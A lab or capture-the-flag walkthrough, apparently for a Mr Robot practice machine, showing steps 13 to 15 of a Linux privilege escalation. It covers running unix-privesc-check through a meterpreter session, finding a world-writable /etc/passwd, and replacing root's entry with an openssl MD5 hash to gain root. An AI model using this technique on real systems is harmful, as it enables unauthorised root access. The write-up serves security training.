
To run the unix-privesc-check script, I typed

./unix-privesc-check standard > output.txt

This will store the results found by the script in output.txt.

I then download the output.txt file to look at any WARNING that was given.



Applications Places System
Mon 28 Jan, 21:58
/bin/bash
/bin/bash 78x15
[*] Downloading: output.txt -> /home/mrrobot/Downloads/unix-privesc-check/output.txt
[*] Downloaded 45.19 KiB of 45.19 KiB (100.0%): output.txt -> /home/mrrobot/Downloads/unix-privesc-check/output.txt
[*] download : output.txt -> /home/mrrobot/Downloads/unix-privesc-check/output.txt
meterpreter > download output.txt /home/mrrobot/Downloads/unix-privesc-check-1.4
[*] Downloading: output.txt -> /home/mrrobot/Downloads/unix-privesc-check-1.4/output.txt
[*] Downloaded 45.19 KiB of 45.19 KiB (100.0%): output.txt -> /home/mrrobot/Downloads/unix-privesc-check-1.4/output.txt
[*] download : output.txt -> /home/mrrobot/Downloads/unix-privesc-check-1.4/output.txt
meterpreter >
/bin/bash 78x6
[root@parrot]-[/home/mrrobot/Downloads/unix-privesc-check-1.4]
#ls
CHANGELOG COPYING.UNIX-PRIVESC-CHECK unix-privesc-check
COPYING.GPL output.txt
[root@parrot]-[/home/mrrobot/Downloads/unix-privesc-check-1.4]
#
Menu /bin/bash OWASP DirBuster 1.... Mozilla Firefox (sand...


Applications Places System
Mon 28 Jan, 22:01
output.txt (/home/mrrobot/Downloads/unix-privesc-check-1.4) - Pluma (sandboxed or root)
File Edit View Search Tools Documents Help
Open Save Undo
output.txt
63 Checking for writable config files
64 ##
65 Checking if anyone except root can change /etc/passwd
66 WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
67 Checking if anyone except root can change /etc/group
68 Checking if anyone except root can change /etc/fstab
69 Checking if anyone except root can change /etc/profile
70 Checking if anyone except root can change /etc/sudoers
71 Checking if anyone except root can change /etc/shadow
Find (sandboxed or root)
Search for: WARNING
Match case
Match regular expression
Match entire word only
/etc/shadow
Ln 69, Col 54 INS
Menu /bin/bash OWASP DirB... Mozilla Firefo... output.txt (/ho...

Step 13:

Seems like the permissions weren't properly set by the admin for the /etc/passwd file, which is where the passwords of the users in the system are stored, sol downloaded that file to my local machine to edit it.


I used openssl to manually create a hashed MD5 password. The $1 in front of the hash denotes that it is an MD5 password hash and it is combined with a salt.



I entered the text “pass” in order to generate a hash.

Step 14:

I simply copied that hash into the passwd file for the root user.



Step 15:

I can now upload this modified file back to the server at /etc/passwd. Once I've uploaded the modified file, I can run the "shell" command to drop back into a shell.

Since the system will now compare my password to the hash in the modified file, I am able to get root access by doing the following steps shown below.

I have now successfully gotten root access to the system. After doing some research, it seems like there's about 3 or 4 ways of gaining root access, but this was the method I found.